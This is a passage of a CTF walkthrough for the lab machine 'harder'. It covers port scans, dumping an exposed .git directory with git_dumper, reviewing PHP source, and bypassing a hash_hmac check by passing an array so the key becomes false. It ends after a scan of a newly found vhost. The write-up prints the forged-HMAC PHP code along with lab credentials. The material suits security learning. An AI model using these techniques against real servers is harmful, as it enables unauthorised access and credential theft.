

harder

Enumeration

[Nmap Scan](#)

[SSH \(22\)](#)

[HTTP \(80\)](#)

[Subdirectories enumeration](#)

Enumerating pwd.harder.local

[Nmap Scan](#)

[SSH \(22\)](#)

[HTTP \(80\)](#)

[Subdirectories enumeration](#)

[Enumerating Git Files](#)

Enumerating shell.harder.local

[Nmap Scan](#)

Escalating to evs

Becoming Root

Another method

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http'}
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   4096 cf:e2:d9:27:d2:d9:f3:f7:8e:5d:d2:f9:9d:a4:fb:66 (RSA)
|_  256  1e:45:7b:0a:b5:aa:87:e6:1b:b1:b7:9f:5d:8f:85:70 (ED25519)

80/tcp    open  http      nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Error
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 3 hops
```

- SSH on default port, 22. Check if password enumeration is enabled.
- HTTP Port is running on the default port 80. Find subdirectories and subdomains.


SSH (22)

```
└─$ ssh root@harder.thm
The authenticity of host 'harder.thm (10.48.158.168)' can't be established.
ED25519 key fingerprint is: SHA256:qe/uay80+hZjgfhQilcT9x0MMgrAk0nCK7Ng5g7bLMM
```


```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'harder.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@harder.thm's password:
```

- Password authentication is enabled. Check if password is reused.

HTTP (80)



The homepage has this content. The response code is 200.




Subdirectories enumeration

.cvs	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 32ms]
.svn	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 33ms]
.web	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 34ms]
.htpasswd	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 36ms]
.ssh	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 37ms]
.htaccess	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 37ms]
.forward	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 38ms]
.subversion	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.passwd	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.cvsignore	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 38ms]
.rhosts	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.bash_history	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.profile	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.git	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.bashrc	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.perf	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
.history	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 40ms]
.listing	[Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 39ms]
vendor	[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 40ms]



None of any use.



Found a new domain through the HTTP response headers. Enumerating the new domain.

Enumerating pwd.harder.local

Nmap Scan

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   4096 cf:e2:d9:27:d2:d9:f3:f7:8e:5d:d2:f9:9d:a4:fb:66 (RSA)
|_  256 1e:45:7b:0a:b5:aa:87:e6:1b:b1:b7:9f:5d:8f:85:70 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ http-title: Harder Corp. - Password Manager
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: nginx/1.18.0
| http-git:
|   10.49.139.108:80/.git/
|   Git repository found!
|   .gitignore matched patterns 'secret'
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: add gitignore
|_   Project type: PHP application (guessed from .gitignore)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```


- Port 22 and Port 80 open, with default services. Check if password authentication enabled for port 22 and subdirectories for port 80.

SSH (22)

```
└─$ ssh root@pwd.harder.local
The authenticity of host 'pwd.harder.local (10.49.139.108)' can't be established.
ED25519 key fingerprint is: SHA256:qe/uay80+hZjgfhQilcT9x0MMgrAk0nCK7Ng5g7bLMM
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:38: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pwd.harder.local' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@pwd.harder.local's password:
```

- Password authentication is enabled for SSH.

HTTP (80)



I tried `admin:admin` on the login page. I got 400 in return

Subdirectories enumeration

```
.git [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 34ms]
```



Even though the `.git` directory returns 403, I will try and dump the git files using `git_dumper.py`

```
└─$ ~/Desktop/git-dumper-master/git_dumper.py http://pwd.harder.local /home/kali/Desktop/THM/
harder/git_dump/
[-] Testing http://pwd.harder.local/.git/HEAD [200]
[-] Testing http://pwd.harder.local/.git/ [403]
[-] Fetching common files
[-] Fetching http://pwd.harder.local/.gitignore [200]
[-] Fetching http://pwd.harder.local/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pwd.harder.local/.git/description [200]
[-] Fetching http://pwd.harder.local/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pwd.harder.local/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/post-receive.sample [404]
[-] http://pwd.harder.local/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pwd.harder.local/.git/hooks/post-commit.sample [404]
[-] Fetching http://pwd.harder.local/.git/hooks/post-update.sample [200]
[-] http://pwd.harder.local/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pwd.harder.local/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/pre-push.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/update.sample [200]
[-] Fetching http://pwd.harder.local/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pwd.harder.local/.git/info/exclude [200]
[-] Fetching http://pwd.harder.local/.git/index [200]
[-] Fetching http://pwd.harder.local/.git/objects/info/packs [404]
[-] http://pwd.harder.local/.git/objects/info/packs responded with status code 404
[-] Finding refs/
[-] Fetching http://pwd.harder.local/.git/HEAD [200]
[-] Fetching http://pwd.harder.local/.git/FETCH_HEAD [404]
[-] http://pwd.harder.local/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://pwd.harder.local/.git/ORIG_HEAD [404]
[-] http://pwd.harder.local/.git/ORIG_HEAD responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/HEAD [200]
[-] Fetching http://pwd.harder.local/.git/logs/refs/heads/staging [404]
[-] Fetching http://pwd.harder.local/.git/info/refs [404]
[-] http://pwd.harder.local/.git/info/refs responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/heads/main [404]
[-] http://pwd.harder.local/.git/logs/refs/heads/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/config [200]
[-] Fetching http://pwd.harder.local/.git/logs/refs/heads/master [200]
[-] http://pwd.harder.local/.git/logs/refs/heads/staging responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/heads/production [404]
[-] http://pwd.harder.local/.git/logs/refs/heads/production responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/heads/development [404]
[-] http://pwd.harder.local/.git/logs/refs/heads/development responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/HEAD [404]
[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/HEAD responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/main [404]
[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/master [404]
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/staging [404]
[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/master responded with status code 4
04
[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/staging responded with status code
404
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/development [404]
```

```

[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/development responded with status code 404
[-] Fetching http://pwd.harder.local/.git/logs/refs/stash [404]
[-] Fetching http://pwd.harder.local/.git/logs/refs/remotes/origin/production [404]
[-] http://pwd.harder.local/.git/logs/refs/stash responded with status code 404
[-] http://pwd.harder.local/.git/logs/refs/remotes/origin/production responded with status code 404
[-] Fetching http://pwd.harder.local/.git/packed-refs [404]
[-] http://pwd.harder.local/.git/packed-refs responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/heads/main [404]
[-] http://pwd.harder.local/.git/refs/heads/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/heads/staging [404]
[-] http://pwd.harder.local/.git/refs/heads/staging responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/heads/master [200]
[-] Fetching http://pwd.harder.local/.git/refs/heads/production [404]
[-] http://pwd.harder.local/.git/refs/heads/production responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/heads/development [404]
[-] http://pwd.harder.local/.git/refs/heads/development responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/HEAD [404]
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/main [404]
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/staging [404]
[-] http://pwd.harder.local/.git/refs/remotes/origin/HEAD responded with status code 404
[-] http://pwd.harder.local/.git/refs/remotes/origin/staging responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/master [404]
[-] http://pwd.harder.local/.git/refs/remotes/origin/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/stash [404]
[-] http://pwd.harder.local/.git/refs/stash responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/production [404]
[-] http://pwd.harder.local/.git/refs/remotes/origin/production responded with status code 404
[-] http://pwd.harder.local/.git/refs/remotes/origin/master responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/main [404]
[-] http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/remotes/origin/development [404]
[-] http://pwd.harder.local/.git/refs/remotes/origin/development responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/master [404]
[-] http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/master responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/staging [404]
[-] http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/staging responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/development [404]
[-] http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/development responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/production [404]
[-] http://pwd.harder.local/.git/refs/wip/wtree/refs/heads/production responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/index/refs/heads/staging [404]
[-] http://pwd.harder.local/.git/refs/wip/index/refs/heads/staging responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/index/refs/heads/main [404]
[-] http://pwd.harder.local/.git/refs/wip/index/refs/heads/main responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/index/refs/heads/production [404]
[-] http://pwd.harder.local/.git/refs/wip/index/refs/heads/production responded with status code 404

```



```

[-] Fetching http://pwd.harder.local/.git/refs/wip/index/refs/heads/master [404]
[-] http://pwd.harder.local/.git/refs/wip/index/refs/heads/master responded with status code 404
[-] Fetching http://pwd.harder.local/.git/refs/wip/index/refs/heads/development [404]
[-] http://pwd.harder.local/.git/refs/wip/index/refs/heads/development responded with status code 404
[-] Finding packs
[-] Finding objects
[-] Fetching objects
[-] Fetching http://pwd.harder.local/.git/objects/04/7afea4868d8b4ce8e7d6ca9eec9c82e3fe2161 [200]
[-] Fetching http://pwd.harder.local/.git/objects/22/8694f875f20080e29788d7cc3b626272107462 [200]
[-] Fetching http://pwd.harder.local/.git/objects/93/99abe877c92db19e7fc122d2879b470d7d6a58 [200]
[-] Fetching http://pwd.harder.local/.git/objects/00/0000000000000000000000000000000000000000 [404]
[-] Fetching http://pwd.harder.local/.git/objects/66/428e37f6bfaac0b42ce66106bee0a5bdf94d4e [200]
[-] http://pwd.harder.local/.git/objects/00/0000000000000000000000000000000000000000 responded with status code 404
[-] Fetching http://pwd.harder.local/.git/objects/6e/1096eae64fede71a78e54999236553b75b3b65 [200]
[-] Fetching http://pwd.harder.local/.git/objects/ad/68cc6e2a786c4e671a6a00d6f7066dc1a49fc3 [200]
[-] Fetching http://pwd.harder.local/.git/objects/cd/a7930579f48816fac740e2404903995e0ff614 [200]
[-] Fetching http://pwd.harder.local/.git/objects/c6/66164d58b28325393533478750410d6bbdff53 [200]
[-] Fetching http://pwd.harder.local/.git/objects/aa/938abf60c64cdb2d37d699409f77427c1b3826 [200]
[-] Fetching http://pwd.harder.local/.git/objects/e3/361e96c0a9db20541033f254df272deeb9dba7 [200]
[-] Fetching http://pwd.harder.local/.git/objects/be/c719ffb34ca3d424bd170df5f6f37050d8a91c [200]
[-] Running git checkout .

```

Found associated files.

```

└─$ ls -la
total 48
drwxrwxr-x 3 kali kali 4096 Jul 14 12:18 .
drwxrwxr-x 3 kali kali 4096 Jul 14 12:18 ..
-rw-rw-r-- 1 kali kali 23820 Jul 14 12:18 auth.php
drwxrwxr-x 7 kali kali 4096 Jul 14 12:18 .git
-rw-rw-r-- 1 kali kali 27 Jul 14 12:18 .gitignore
-rw-rw-r-- 1 kali kali 431 Jul 14 12:18 hmac.php
-rw-rw-r-- 1 kali kali 608 Jul 14 12:18 index.php

```

Enumerating Git Files

```

└─$ git log
commit 9399abe877c92db19e7fc122d2879b470d7d6a58 (HEAD -> master)
Author: evs <evs@harder.htb>
Date: Thu Oct 3 18:12:23 2019 +0300

    add gitignore

```

```
commit 047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161
Author: evs <evs@harder.htb>
Date: Thu Oct 3 18:11:32 2019 +0300
```

add extra security

```
commit ad68cc6e2a786c4e671a6a00d6f7066dc1a49fc3
Author: evs <evs@harder.htb>
Date: Thu Oct 3 14:00:52 2019 +0300
```

added index.php

The versions didn't reveal anything. Checking the code.

```
1 <?php
2 session_start();
3 require("auth.php");
4 $login = new Login;
5 $login->authorize();
6 require("hmac.php");
7 require("credentials.php");
8 ?>
9 <table style="border: 1px solid;">
10 <tr>
11 <td style="border: 1px solid;">url</td>
12 <td style="border: 1px solid;">username</td>
13 <td style="border: 1px solid;">password (cleartext)</td>
14 </tr>
15 <tr>
16 <td style="border: 1px solid;"><?php echo $creds[0]; ?></td>
17 <td style="border: 1px solid;"><?php echo $creds[1]; ?></td>
18 <td style="border: 1px solid;"><?php echo $creds[2]; ?></td>
19 </tr>
20 </table>
21
```

- The `index.php` page requires `auth.php`, `hmac.php` and `credentials.php`.

I found only `auth.php` and `hmac.php` after dumping the git repository. I have to check previous commits on the git repository.

```
1 <?php
2 define('LOGIN_USER', "admin");
3 define('LOGIN_PASS', "admin");
4
5 define('LOGOUT_COMPLETE', "You've been successfully logged out.");
6 define('INCORRECT_USERNAME_PASSWORD', "Invalid login credentials!");
7 define('STARTER_GREETING', "Harder Corp. - Password Manager");
8 define('USERNAME', "Username");
9 define('PASSWORD', "Password");
10 define('ENTER_USERNAME', "Enter Username");
11 define('ENTER_PASSWORD', "Enter Password");
12 define('REMEMBER_THIS_COMPUTER', "Remember this computer");
13 define('BUTTON_LOGIN', "Log in &rarr;");
14
15 // =====
16 // ### DO NOT TOUCH ANYTHING BELOW THIS LINE ###
17 // =====
18
19 class Login {
20     // unique prefix that is used with this object (on cookies and password salt)
```

- The `auth.php` file has hardcoded username and password - `admin:admin`. But still I am getting 400 status code in response.

I did code-review on the `auth.php` file, to understand how to login. I added `login_user=admin;` `login_pass=8e1a2ab0b77268e831f3e699ba9a1059` to the cookie, according to the code to help get login. But couldn't login.


```
1 <?php
2 if (empty($_GET['h']) || empty($_GET['host'])) {
3     header('HTTP/1.0 400 Bad Request');
4     print("missing get parameter");
5     die();
6 }
7 require("secret.php"); //set $secret var
8 if (isset($_GET['n'])) {
9     $secret = hash_hmac('sha256', $_GET['n'], $secret);
10 }
11
12 $hm = hash_hmac('sha256', $_GET['host'], $secret);
13 if ($hm !== $_GET['h']) {
14     header('HTTP/1.0 403 Forbidden');
15     print("extra security check failed");
16     die();
17 }
18 ?>
19
```

<https://www.securify.nl/blog/spot-the-bug-challenge-2018-warm-up/> - explains how to bypass the hash_hmac.

We require all the three parameters, `n`, `h`, `host`

Using the content of parameter `n` to set the `$secret` variable, using the secret from the `secret.php` file.

`$hm` is defined using this new `secret` and the value of the `host` parameter.

And then, `$hm` is checked with value of the `h` parameter.

The vulnerability lies with what is provided in the parameter `n`.

```
$hmac = hash_hmac('sha256', Array(), "SecretKey");
echo $hmac == false;
```

If an empty array is provided, it is set to false, which means irrespective of the secret from the secret.php file, we are able to set the value of the secret variable.

And now that the value of secret is known, we can control the value of the other variables.

```
# $_GET['n'] = Array()
$secret = hash_hmac('sha256', $_GET['n'], $secret); # $secret=false

# $_GET['host'] = 'pwd.harder.local'
$hm = hash_hmac('sha256', $_GET['host'], $secret);
# $hm = hash_hmac('sha256', 'pwd.harder.local', false)
$h = $hm
```

```
└─$ cat temp.php
<?php
$host = hash_hmac('sha256', 'pwd.harder.local', false);
echo $host;
?>
```

```
└─(.venv)-(kali@kali)-[~/Desktop/THM/harder]
└─$ php temp.php
5b622e20b29bdbcb0a4881f1d117d20a33a1f78a3c07ba85645567607e75cedf
```



Another set of credentials `evs:9FRe8VUuhFhd3GyAtjxWn0e9RfSGv7xm` and a vhost.

Enumerating shell.harder.local

Nmap Scan

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
|_ ssh-hostkey:
|_   4096 cf:e2:d9:27:d2:d9:f3:f7:8e:5d:d2:f9:9d:a4:fb:66 (RSA)
|_   256 1e:45:7b:0a:b5:aa:87:e6:1b:b1:b7:9f:5d:8f:85:70 (ED25519)

